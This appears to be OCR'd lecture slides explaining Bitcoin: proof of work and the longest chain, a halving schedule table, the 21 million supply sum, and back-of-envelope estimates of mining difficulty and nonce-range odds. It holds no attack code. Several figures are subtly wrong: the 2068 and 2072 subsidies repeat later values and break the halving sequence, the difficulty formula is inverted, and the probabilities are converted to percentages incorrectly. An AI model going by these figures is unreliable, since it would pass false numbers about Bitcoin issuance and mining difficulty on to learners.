
PoW to avoid fraud



Byzantine Fault Tolerance : Wait to see which chain will be longer



Hashing power will define the longest chain hence the truth



Blockchain demo !


https://github.com/anders94/blockchain-demo/

https://tools.superdatascience.com/blockchain/hash/

https://github.com/sduprey/blockchain_introductory_course/blob/main/blockchain_from_scratch/blockchain.py

https://github.com/sduprey/blockchain_introductory_course/tree/main/cryptocurrency_from_scratch

Technological stack




Bitcoin Monetary Policy

The Halving

Bitcoin Halving Schedule (From Start To 1 Satoshi)

Genesis Block - 2009 - 50 BTC

Year		Block Subsidy	Year		Block Subsidy
2012	Halving	25 BTC	2076	Halving	0.00038146 BTC
2016	Halving	12.5 BTC	2080	Halving	0.00019073 BTC
2020	Halving	6.25 BTC	2084	Halving	0.00009536 BTC
2024	Halving	3.125 BTC	2088	Halving	0.00004768 BTC
2028	Halving	1.5625 BTC	2092	Halving	0.00002384 BTC
2032	Halving	0.78125 BTC	2096	Halving	0.00001192 BTC
2036	Halving	0.390625 BTC	2100	Halving	0.00000596 BTC
2040	Halving	0.1953125 BTC	2104	Halving	0.00000298 BTC
2044	Halving	0.09765625 BTC	2108	Halving	0.00000149 BTC
2048	Halving	0.04882812 BTC	2112	Halving	0.00000074 BTC
2052	Halving	0.02441406 BTC	2116	Halving	0.00000037 BTC
2056	Halving	0.01220703 BTC	2120	Halving	0.00000018 BTC
2060	Halving	0.00610351 BTC	2124	Halving	0.00000009 BTC
2064	Halving	0.00305175 BTC	2128	Halving	0.00000004 BTC
2068	Halving	0.00019073 BTC	2132	Halving	0.00000002 BTC
2072	Halving	0.00009536 BTC	2136	Halving	0.00000001 BTC




21 Million Bitcoins by 2140

Source: https://en.bitcoin.it/wiki/

Bitcoin Monetary Policy

The Halving



Source: https://bitsonblocks.net

Limited supply : Gold 2.0

total # of halvings
to ever occur

# of new
bitcoins issued
per block

$$\sum_{i=0}^{32} 210{,}000 \left(\frac{50}{2^i} \right)$$

# of blocks
between halvings

cumulative #
of halvings
so far

Understanding mining difficulty

Current target = $\underbrace{000000000000000000}_{\text{18 zeros}}$5d97dc0000000000000000000000000000000000000000

Let’s do some estimations:


Probability:
Total possible 64-digit hexadecimal numbers: $16 \times 16 \times .... \times 16 = 16^{64} \approx 1.1579 \times 10^{77} \approx 10^{77}$
Total valid hashes (with 18 leading zeros): $16 \times 16 \times ... \times 16 = 16^{64-18} \approx 2.4519 \times 10^{55} \approx 2 \times 10^{55}$

Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22} = 0.00000000000000000002\%$

Difficulty is adjusted in regard to hash power to fit the block frequency


Difficulty = current target / max target
Curr target = 0000000000000000005d97dc0000000000000000000
Max target = 00000000FFFF0000000000000000000000000000000


Difficulty is adjusted every 2016 blocks (2 weeks)



Mining pool

- Splitting works (nonce range)
- Redistributing rewards pro-rata of hash power brought
- Remove hurdles for investing





Nonce range : is the nonce to brute force our puzzle ?

Let's do some estimations:

Difficulty:
Total possible 64-digit hexadecimal numbers: 16 x 16 x .... x 16 = $16^{64} \approx 10^{77}$
Total valid hashes (with 18 leading zeros): 16 x 16 x ... x 16 = $16^{64-18} \approx 2 \times 10^{55}$
Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22}$ = 0.00000000000000000002%


Nonce:
The Nonce is a 32-bit number, the Max Nonce = 2^{32} = 4,294,967,296 = 4×10^{9}
Assuming no collisions, this means 4×10^{9} different hashes
Probability that ONE of them will be valid: $4 \times 10^{9} \times 2 \times 10^{-22} = 8 \times 10^{-13} \approx 10^{-12}$ = 0.000000001%

Conclusion: One Nonce Range is not enough

32 bits Nonce : around 4 billions trials

A modest miner does 100 MH/s
That's 100 Million Hashes

4 Billion / 100 Million = 40 seconds




- good for a single miner
- What for a mining pool ?

Blockchain.com explorer


https://www.blockchain.com/explorer/charts/hash-rate

https://www.blockchain.com/explorer/charts/difficulty

